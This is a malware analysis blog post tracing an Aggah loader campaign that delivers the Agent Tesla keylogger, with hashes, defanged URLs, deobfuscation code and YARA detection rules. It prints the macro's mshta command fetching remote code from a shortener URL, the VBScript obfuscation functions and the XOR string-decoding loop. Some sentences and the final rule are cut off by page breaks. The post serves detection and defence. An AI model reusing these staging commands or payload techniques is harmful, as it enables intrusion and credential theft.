AGENT TESLAGGAH

By muzi / In Reverse Engineering, Security, Technology / December 7, 2021 / 7 Min read

In May of 2020, Deep Instinct reported on a new variant of the malware loader called "Aggah," a fileless loader that takes advantage of LOLBINS and free services such as Bitly, Blogger, etc. Heading into the second December of the Covid-19 pandemic, Aggah has continued the trend of using Covid-19 as a lure for malspam.

The group behind "Aggah" is known for using the malware loader to deliver RATs such as Agent Tesla, NanoCore, njRAT, Revenge and Warzone. Initially, Palo Alto believed activity from "Aggah" was related to the Gorgon Group, but Palo's Unit 42 has been unable to identify direct overlaps in activity/indicators.


On November 30, 2021, a new campaign was identified utilizing the Aggah loader to deliver Agent Tesla. The chain of activity closely resembles previous Aggah activity, with some minor changes. Below is a summary of the observed activity.

STAGE 1: PPA WITH VBA MACROS

```
Filename: 새 구매 주문서 .ppa
MD5: 9b61bc8931f7314fefebfd4da8dba2cc
SHA1: a7ee21728f146b41c04b54be8a6cdbf6cc39f90f
SHA256:
aa121762eb34d32c7d831d7abcec34f5a4241af9e669e5cc43a49a071bd6e894
```

Prior Aggah campaigns abused Microsoft Office Documents containing VBA macros and this round remains the same. This Covid-19 themed .ppa file contained a very small VBA Macro that ran on Auto_Open and executed a simple mshta call. This execution method remains consistent, but the macro is crafted in a slightly different way.

By muzi
December 7, 2021



```
.bear _
.GroupName
Shell _
p_



End Sub
------------------------------------------------------------------------------
VBA FORM STRING IN 'korean.ppa' - OLE stream: 'soraj/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
CheckBox1
------------------------------------------------------------------------------
VBA FORM STRING IN 'korean.ppa' - OLE stream: 'soraj/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
"mshta""http://bitly.com/gdhamksgdsadj"
------------------------------------------------------------------------------
VBA FORM STRING IN 'korean.ppa' - OLE stream: 'soraj/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Tahoma

------------------------------------------------------------------------------
VBA FORM Variable "b'bear'" IN 'korean.ppa' - OLE stream: 'soraj'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
b'0'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://bitly.com/gdh|URL                                          |
|          |amksgdsadj          |                                             |
+----------+--------------------+---------------------------------------------+
```

Figure 1: .PPA File VBA Macros

STAGE 2: HTML FILE CONTAINING WSCRIPT

```
Filename: gdhamksgdsadj.html | divine111.html
MD5: e2370c77c35232bae8eca686d3c1126e
SHA1: 20d096705b1b09d8f7d7af6c09ed61a8e8e714e2
SHA256:
8d74ac866d8972e6725ffb573dbeec57d248bf5da5f4a555e1bd1d68cff12caa
```

Stage 1 of the Aggah dropper executes mshta hxxp://bitly[.]com/gdhamksgdsadj. The bit.ly URL redirects to hxxps://**onedayiwillloveyouforever[.]blogspot[.]com**/p/divine111.html, a mostly blank Blogspot page that contains some malicious VBScript.

By muzi
December 7, 2021

Figure 2: Stage 2 divine111.html contains malicious VBScript

Figure 3: Malicious VBScript contained in divine111.html

The VBScript stashed in the HTML document performs the following:

- Downloads an additional payload from the following BitBucket URL:

  hxxps://bitbucket[.]org/!api/2.0/snippets/hogya/5X7My8/b271c1b3c7a78e7b68fa388ed463c7cc1dc32ddb/files
  2″
- Reverses and base64 decodes the payload from the above URL

- Creates a scheduled task to download and execute a payload hosted at the following BlogSpot URL (Note: This payload contains the same VBS payload as in divine111.html):

  hxxps://madarbloghogya[.]blogspot[.]com/p/divineback222.[]html

By muzi
December 7, 2021

Figure 4: Persistence via Scheduled Task

While the VBScript obfuscation is relatively light, one interesting thing to note is the usage of CLSIDs when creating new objects. Directly referencing CLSIDs during object creation is fairly uncommon and could be useful for creating a Yara rule.

```
set MicrosoftWINdows = GetObject("new:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B")
Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")
```

STAGE 3: OBFUSCATED VBSCRIPT CONTAINING ENCODED PE FILE

```
Filename: divine1-2
MD5: ace852b1489826d80ea0b3fc1e1a3ccd
SHA1: 1391fe80309f38addb1fc011eb8d3fefecf4ac73
SHA256:
c4f374f18ed5aba573b6883981a8074b86b79c2bdc314af234e98bed69623686
```

The final stage of Aggah is built around deobfuscating and executing the final payload, which is embedded in the document: Agent Tesla (for this campaign, at least). According to the comment at the top of the VBScript, this stage of Aggah was updated 11/18/2021.




Figure 5: Third Stage of Aggah last updated 11/18/2021.

By muzi
December 7, 2021

deobfuscation, seen below.

```
Function vWzI(hqWU,TSXl)
dim uBxu
uBxu = "vWzI = "
uBxu = uBxu + "InStr" + "(hqWU, TSXl)"
execute(uBxu)
End Function

Function NUPN(hqWU,TSXl,Ubem)
dim uBxu
uBxu = "NUPN = "
uBxu = uBxu + "Replace"
uBxu = uBxu + "(hqWU ,TSXl, Ubem)"
execute(uBxu)
End Function


Function sjGc(hqWU)
dim uBxu
uBxu = "sjGc = "
uBxu = uBxu + "StrReverse"
uBxu = uBxu + "(hqWU)"
execute(uBxu)
End Function
dim NvWt
NvWt = "   "
```

Figure 6: Functions Used to Deobfuscate Payload




Figure 7: Building PowerShell Command to Create Persistence and Execute Payload

Once the replacements and substitutions are made, we see an old friend reappear. After a simple base64 decode, we're left with our payload: Agent Tesla.

By muzi
December 7, 2021

Figure 8: Base64 Exe, Anyone?

STAGE 4: AGENT TESLA

```
Filename: MVuVmuzKeduVVeroJXAhxJFg.exe
MD5: d6373ce833327ecb3afeb81b62729ec9
SHA1: a80137dc1ffe68fa1527bab0933471f28b9c29df
SHA256:
3bb3440898b6e2b0859d6ff66f760daaa874e1a25b029c0464944b5fc2f5a903
```

Agent Tesla is a .NET based keylogger and RAT readily available to actors and is one of the RATs preferred by Aggah. It logs keystrokes, the host's clipboard and steals various credentials and beacons this information back to the C2. This particular sample was surprisingly not packed, which is relatively uncommon.

Agent Tesla is known to steal a wide-variety of stored/cached credentials. The strings containing the targeted applications are typically encoded/encrypted, but are typically easily extracted in a debugger. The sections below walk through extracting the strings/configuration of this Agent Tesla sample and contain a Yara rule for detection.

STRING/CONFIGURATION EXTRACTION

While the Agent Tesla payload delivered in this campaign was not packed, the configuration as well as the strings related to information stealing are hidden. The Agent Tesla sample uses the following function to decode these strings during runtime to make static detection more difficult.

```
for (int i = 0; i < 92C6F8C6-6629-4D50-977A-E7F6485F0074.<<EMPTY_NAME>>.Length; i++)
{
    92C6F8C6-6629-4D50-977A-E7F6485F0074.<<EMPTY_NAME>>[i] = (byte)((int)92C6F8C6-6629-4D50-977A-E7F6485F0074.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

Figure 9: Config/String Decode Function

The decode function consists of an incremental xor as well as a static xor by key 0xAA (170). While this decode function could be easily implemented with Python or any language of choice, dnSpy was used as it aided in creating the Yara rule in the

By muzi
December 7, 2021

decode loop has completed.




Figure 10: Decode Loop Cleaned up by de4dot

Once a watch for the byte array `byte_0` is set, the decode loop is allowed to complete and decode the configuration and strings. The decoded content in `byte_0` can then be saved to a file.




Figure 11: Byte Array Decoded

After saving the contents from dnSpy to a file, the configuration and strings appear in cleartext, providing information around types of data being collected, exfiltration method, etc.

Figure 12: Decoded Configuration and Strings

AGENT TESLA YARA RULE

By muzi
December 7, 2021

approach might be to target the decode loop covered in the previous section. This blog post will not cover in-depth writing rules based on IL, however, Stephan Simon of Binary Defense put out a great blog post that covers this topic very well.

dnSpy provides an option for decompilation to IL. After selecting IL as the decompilation language, the decode loop can be seen in IL form. This link serves as an excellent reference when reading IL and writing Yara rules targeting it. The Yara rule below breaks down each IL instruction and relates it to the corresponding portion of the decode loop.

Figure 13: Decode Loop Decompiled to IL

Note: The rules below should be tested before being implemented in a production environment (especially the second one). I'm not responsible for blowing up your environment! 😳

```
rule Classification_Agent_Tesla {
    meta:
    author = "muzi"
    date = "2021-12-02"
    description = "Detects Agent Tesla delivered by Aggah Campaign in
November 2021."
    hash =
"3bb3440898b6e2b0859d6ff66f760daaa874e1a25b029c0464944b5fc2f5a903"

    strings:

        $string_decryption = {
                                91                          // byte
array[i]
                                (06|07|08|09)               // push
local var
                                61                          // xor
array[i] ^ 0xAA (const xor key)
                                20 [4]                      // push
const xor key (170 or 0xAA in example)
                                61                          // xor
array[i] ^ i
                                D2                          //
```

By muzi
December 7, 2021

```
                                (06|07|08|09)               // push
local var
                                17                          // push 1
                                58                          // add i
+=1
                                (0A|0B|0C|0D)               // pop
value from stack into local var
                                (06|07|08|09)               // push
local var
                                7E [4]                      // push
value of static field on stack (byte array)
                                8E                          // push
length of array onto stack
                                69                          //
convert to int32
                                FE (04|05)                  //
conditional if i >= len(bytearray)
        }

    condition:

        all of them

}



rule WScript_CLSID_Object_Creation {
    meta:
    author = "muzi"
    date = "2021-12-02"
    description = "Detects various CLSIDs used to create objects
rather than their object name."
    hash =
"9b36b76445f76b411983d5fb8e64716226f62d284c673599d8c54decdc80c712"

    strings:
        $clsid_windows_script_host_shell_object = "F935DC22-1CF0-
11D0-ADB9-00C04FD58A0B" ascii wide nocase
        $clsid_shell = "13709620-C279-11CE-A49E-444553540000" ascii
wide nocase
        $clsid_mmc = "49B2791A-B1AE-4C90-9B8E-E860BA07F889" ascii
wide nocase
        $clsid_windows_script_host_shell_object_2 = "72C24DD5-D70A-
438B-8A42-98424B88AFB8" ascii wide nocase
        $clsid_filesystem_object = "0D43FE01-F093-11CF-8940-
00A0C9054228" ascii wide nocase

    condition:
```

By muzi
December 7, 2021

```
}
```

agenttesla aggah malware

ABOUT THE AUTHOR

MUZI

I look at malware and write okay reports on it.

VIEW ALL POSTS

READ MORE

GULOADER: NAVIGATING A MAZE OF INTRICACY

6 months ago

A LOOK BACK AT BAZARLOADER'S DGA

August 6, 2022

THE TRASH PANDA REEMERGES FROM THE DUMPSTER: RACCOON STEALER V2

July 22, 2022

CRULOADER: ZERO2AUTO

July 8, 2022

By muzi
December 7, 2021